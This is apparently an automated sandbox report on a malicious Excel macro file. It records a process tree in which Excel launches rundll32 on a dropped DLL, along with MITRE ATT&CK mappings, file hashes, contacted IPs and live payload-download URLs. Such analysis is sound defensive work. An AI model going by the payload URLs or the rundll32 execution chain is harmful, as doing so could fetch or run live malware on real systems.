ID: 532947
Sample Name: sin t#U00edtulo_0212.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 21:21:24
Date: 02/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report sin t#U00edtulo_0212.xlsm

Overview


General Information

Sample Name:	sin t#U00edtulo_0212.xlsm
Analysis ID:	532947
MD5:	382f6c1c7508996..
SHA1:	5143a3cce279c8…
SHA256:	5d0311243534a5..
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Document exploit detected (drops P…
- Office document tries to convince vi…
- Document exploit detected (creates …
- Antivirus detection for URL or domain
- Office process drops PE file
- Sigma detected: Microsoft Office Pr…
- Tries to detect virtualization through…
- Drops PE files to the user root direc…
- Hides that the sample has been dow…
- Document exploit detected (process…
- Document exploit detected (UrlDown…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2580 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - rundll32.exe (PID: 2996 cmdline: C:\Windows\SysWow64\rundll32.exe ..\besta.ocx,44532.8898178241 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
    - rundll32.exe (PID: 1172 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\besta.ocx",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - rundll32.exe (PID: 200 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Nrenernv\nnave.jwm",ILDADvMws MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- svchost.exe (PID: 2128 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: C78655BC80301D76ED4FEF1C1EA40A7D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Software Vulnerabilities:

Document exploit detected (drops PE files)

Document exploit detected (creates forbidden files)

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office process drops PE file

Boot Survival:

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:


Tries to detect virtualization through RDTSC time measurements

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scripting 1	Path Interception	Process Injection 1 2	Masquerading 1 3 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop or Insecure Network Communicati
Default Accounts	Exploitation for Client Execution 4 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 1 3	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 4	Exploit SS7 t Redirect Pho Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 2	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 t Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	File and Directory Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 1	LSA Secrets	System Information Discovery 1 2 5	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicati

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Hidden Files and Directories 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 2	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Point
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Rundll32 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
sin t#U00edtulo_0212.xlsm	23%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.rundll32.exe.6c01d8.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
3.2.rundll32.exe.180000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Domains

Source	Detection	Scanner	Label	Link

Source	Detection	Scanner	Label	Link
www.duoyuhudong.cn	3%	Virustotal		Browse
sadabahar.com.np	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://schemas.openformatrg/drawml/2006/spreadsheetD	0%	Avira URL Cloud	safe	
http://sadabahar.com.np/wp-includes/pUM)http://sadabahar.com.np/wp-includes/pUMqI	0%	Avira URL Cloud	safe	
http://schemas.openformatrg/package/2006/content-t	0%	URL Reputation	safe	
http://www.duoyuhudong.cn/wp-content/we8xi/ooC:	100%	Avira URL Cloud	malware	
http://sadabahar.com.np/wp-inclu	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://sadabahar.com.np/wp-i	0%	Avira URL Cloud	safe	
http://schemas.open	0%	URL Reputation	safe	
http://sadabahar.com.n	0%	Avira URL Cloud	safe	
http://www.duoyuhudong.cn/wp-content/we8xi/T	100%	Avira URL Cloud	malware	
http://sadabahar.c	0%	Avira URL Cloud	safe	
http://www.duoyuhudong.cn/wp-content/we8xi/R	100%	Avira URL Cloud	malware	
http://sadabahar.com	0%	Avira URL Cloud	safe	
http://sadabahar.co	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://sadabahar.com.np/wp-includes/pUMqITC-http://sadabahar.com.np/wp-includes/pUMqITCt8/http://sad	0%	Avira URL Cloud	safe	
http://schemas.openformatrg/package/2006/r	0%	URL Reputation	safe	
http://www.duoyuhudong.cn/wp-content/we8xi/	100%	Avira URL Cloud	malware	
http://sadabahar.com.np/wp-includes/pUMqITCt83a/	0%	Avira URL Cloud	safe	
http://sadabahar.com.np/w	0%	Avira URL Cloud	safe	
http://sadabahar.com.np/wp-inc	0%	Avira URL Cloud	safe	
http://sadabahar.com.np/wp-include%http://sadabahar.com.np/wp-includes/p	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.duoyuhudong.cn	47.96.4.95	true	false	• 3%, Virustotal, Browse	unknown
sadabahar.com.np	194.233.67.242	true	false	• 2%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.duoyuhudong.cn/wp-content/we8xi/	true	• Avira URL Cloud: malware	unknown
http://sadabahar.com.np/wp-includes/pUMqITCt83a/	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
47.96.4.95	www.duoyuhudong.cn	China		37963	CNNIC-ALIBABA-CN-NET-APHangzhouAlibabaAdvertisingCoLtd	false
194.233.67.242	sadabahar.com.np	Germany		6659	NEXINTO-DE	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532947
Start date:	02.12.2021
Start time:	21:21:24
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 36s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	sin t#U00edtulo_0212.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.expl.evad.winXLSM@8/7@2/2
EGA Information:	• Successful, ratio: 50%
HDC Information:	• Successful, ratio: 6.6% (good quality ratio 6.3%) • Quality average: 70.9% • Quality standard deviation: 25.3%
HCA Information:	• Successful, ratio: 53% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
21:21:57	API Interceptor	420x Sleep call for process: svchost.exe modified
21:23:57	API Interceptor	10x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
47.96.4.95	DOC-0212.xlsm	Get hash	malicious	Browse	• www.duoyuhudong.cn/wp-content/we8xi/
194.233.67.242	DOC-0212.xlsm	Get hash	malicious	Browse	• sadabahar.com.np/wp-includes/pUMqITCt83a/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
sadabahar.com.np	DOC-0212.xlsm	Get hash	malicious	Browse	• 194.233.67.242
www.duoyuhudong.cn	DOC-0212.xlsm	Get hash	malicious	Browse	• 47.96.4.95

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NEXINTO-DE	sk4e7kDlkb.exe	Get hash	malicious	Browse	• 194.195.211.98
	DOC-0212.xlsm	Get hash	malicious	Browse	• 194.233.67.242
	REMITTANCE ADVICE.xlsx	Get hash	malicious	Browse	• 194.163.155.54
	Sz4lxTmH7r.exe	Get hash	malicious	Browse	• 194.195.211.98
	YjKK5XYBzB	Get hash	malicious	Browse	• 212.229.116.92
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 194.195.211.98
	nkXzJnW7AH.exe	Get hash	malicious	Browse	• 194.195.211.98
	sora.arm7	Get hash	malicious	Browse	• 195.179.208.175
	kq5Of3SOMZ.exe	Get hash	malicious	Browse	• 194.195.211.98
	zMvP34LhcZ.exe	Get hash	malicious	Browse	• 194.163.158.120
	KKveTTgaAAsecNNaaaa.arm7-20211122-0650	Get hash	malicious	Browse	• 212.228.109.42
	lessie.arm	Get hash	malicious	Browse	• 194.195.1.105
	CVfKJhwYQW.exe	Get hash	malicious	Browse	• 194.195.211.98
	CVfKJhwYQW.exe	Get hash	malicious	Browse	• 194.195.211.98
	fXlJhe5OGb.exe	Get hash	malicious	Browse	• 194.195.211.98
	pQdDcGbFWF	Get hash	malicious	Browse	• 212.228.240.244
	111821 New Order_xlxs.exe	Get hash	malicious	Browse	• 194.195.211.98
	e7sNr2qu79.exe	Get hash	malicious	Browse	• 194.195.211.98
	X9dXlHMc21	Get hash	malicious	Browse	• 212.228.240.243
	PO-No 243563746 Sorg.exe	Get hash	malicious	Browse	• 194.233.74.163
CNNIC-ALIBABA-CN-NET-APHangzhouAlibabaAdvertisingCoLtd	DOC-0212.xlsm	Get hash	malicious	Browse	• 47.96.4.95
	sys.exe	Get hash	malicious	Browse	• 8.189.23.166
	qu1wfRmk6z	Get hash	malicious	Browse	• 121.197.249.173
	xPj5d9l2Qg	Get hash	malicious	Browse	• 47.107.174.88
	biKMh38rah	Get hash	malicious	Browse	• 42.121.223.186
	BX67S7KlgC	Get hash	malicious	Browse	• 47.117.15.214
	d2REPCiUoq	Get hash	malicious	Browse	• 8.175.9.99
	MTjXit7lJn	Get hash	malicious	Browse	• 39.100.172.144
	MA4UA3e5xe	Get hash	malicious	Browse	• 47.122.243.140
	9XtX9oou5Y	Get hash	malicious	Browse	• 120.77.138.115
	7EohYs6rg9	Get hash	malicious	Browse	• 8.132.148.58
	rliLBFxqPW	Get hash	malicious	Browse	• 118.31.165.111
	buiodawbdawbuiopdw.arm7	Get hash	malicious	Browse	• 101.133.52.203
	buiodawbdawbuiopdw.x86	Get hash	malicious	Browse	• 47.101.55.154
	Db89KMtOpL	Get hash	malicious	Browse	• 114.215.209.10
	k7L2CA2IN0	Get hash	malicious	Browse	• 114.55.154.126
	txAfyNjwr9	Get hash	malicious	Browse	• 8.182.179.241
	WzwJmknZ2G	Get hash	malicious	Browse	• 8.188.217.86
	45ijGj4CVn	Get hash	malicious	Browse	• 8.129.243.129
	arm	Get hash	malicious	Browse	• 8.142.57.223

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\Z8LJs4fFM8[1].dll	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	460288
Entropy (8bit):	7.16005344899477
Encrypted:	false
SSDEEP:	6144:31v9X/WHuR1R0bB5HKg0EWBe0uCvn7DOPnAOEiZ9uxc16uoSr4j7G63up9A2:31J/WHlN5HKcWEMn70oxnuF+jKx
MD5:	0339BDFB9A44182933A6E2BE62A49FC5
SHA1:	F81683BF2CC1C83BEBB2786C87EEB8C7FF02AC22
SHA-256:	60CE870E3BD5F6F8BBCEB839C3E369195E7451EDE76665C4D69B526BF1E98C1D
SHA-512:	E8B3EC6FF6CCCFF84138663ED921056A958B8902E5F1C753CF5E20B442433DC131A14C70F7DE0B808382C1204679513927819E6CCA0A0B19231180B29944F7A9
Malicious:	**true**
Reputation:	low
IE Cache URL:	http://www.duoyuhudong.cn/wp-content/we8xi/
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....I.I.I.I.I.I...H.I.I...Hql.I...H.I.I...H.I.I...H.I.I...H.I.I...H.I.I...H.I.I.I.I7I.IY..H .I.IY..H.I.IY.xI.I.I.I.I.I.IY..H.I.IRich.I.I.....PE..L...f..a.....!.....v.....NK.....@.....-....@.....P.....H*.....,..... .....V..@.....text....u.....v..... ..`.rdata.....z.....@..@.data....#.....@....rsrc...H*.....,.....@..@.reloc..., ...@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\30817388.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1714 x 241, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	14200
Entropy (8bit):	7.855440184003825
Encrypted:	false
SSDEEP:	384:aeN0UV6iAmjeSvWFL3SdwHEpS4Q24kc49+Tb:jmUxjfC30+kS4Qyob
MD5:	4FE798EE522800691796BC9446918C90
SHA1:	1E01CDE49D0B1B5E2F0DFBAD568DC2ECFBEDEAD3
SHA-256:	EC0BC049D3D30C29567806EB2D555589CD2E1B6B30E9145F77B73A32EC1C1087
SHA-512:	FF968DA2D921DA198E93E82E2FB15583CFA4696455755A6674BC321CD90AE5502ADDC445A0F8C630D9DC780E77EEC6FFC83F55CD2C16DDE7F465BFD0D89BF AA
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....-.....sRGB.....gAMA.....a.....PLTE....6...6.....6..a..a..6.....a.....a...aa....6....6...66666.6aa..a..6aaa...a...66.....aaaa..aaaa6a....a....66...6.a.....S.b..... 6.:...b....f....S.....t:...6t...f.....:6...S:6.:bS.....fbS..Sf.t.....:.t..t....bS..tfb..6.f...Sfb.....:.S.....6l...WtRNS.....c5.....pHYs... .....o.d..5.IDATx^.....q....R.A...[.l...'@. .....G..'..;...%..]U]3s....x.s.;.]]..W.....~..|...../~ ...?.{...~fe./...).H....Og1.6g....1T+v..'"h..._(Z;.Zh.bo.....rip..5.>..).h..(F....Z.[.q2B.WZz,...M}@..n$.dO.VK?.....YZ...."-o#.K..q..-#5.JT1.K.H..]se.M+.!...R..m{..Q#lO..^ev.R:...0 .>.....\....=.>.Op.<..p....qN.Vfq,..\F..6.1..+.. .J....c.4?.Jx...u..X+.E.D...Ko.}...s..G..8l.v...8'B....y..).

C:\Users\user\AppData\Local\Temp\CC15.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.1464700112623651
Encrypted:	false
SSDEEP:	3:YmsalTlLPltl2N81HRQjlORGt7RQ//W1XR9//3R9//3R9//:rl912N0xs+CFQXCB9Xh9Xh9X
MD5:	72F5C05B7EA8DD6059BF59F50B22DF33
SHA1:	D5AF52E129E15E3A34772806F6C5FBF132E7408E
SHA-256:	1DC0C8D7304C177AD0E74D3D2F1002EB773F4B180685A7DF6BBE75CCC24B0164
SHA-512:	6FF1E2E6B99BD0A4ED7CA8A9E943551BCD73A0BEFCACE6F1B1106E88595C0846C9BB76CA99A33266FFEC2440CF6A440090F803ABBF28B208A6C7BC6310BEB 9E
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Temp\~DF20EA52A1DD92E798.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Local\Temp\~DF20EA52A1DD92E798.TMP	
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34FE
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\Desktop\~$sin t#U00edtulo_0212.xlsm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58D
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\user\besta.ocx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	460288
Entropy (8bit):	7.16005344899477
Encrypted:	false
SSDEEP:	6144:31v9X/WHuR1R0bB5HKg0EWBe0uCvn7DOPnAOEiZ9uxc16uoSr4j7G63up9A2:31J/WHlN5HKcWEMn70oxnuF+jKx
MD5:	0339BDFB9A44182933A6E2BE62A49FC5
SHA1:	F81683BF2CC1C83BEBB2786C87EEB8C7FF02AC22
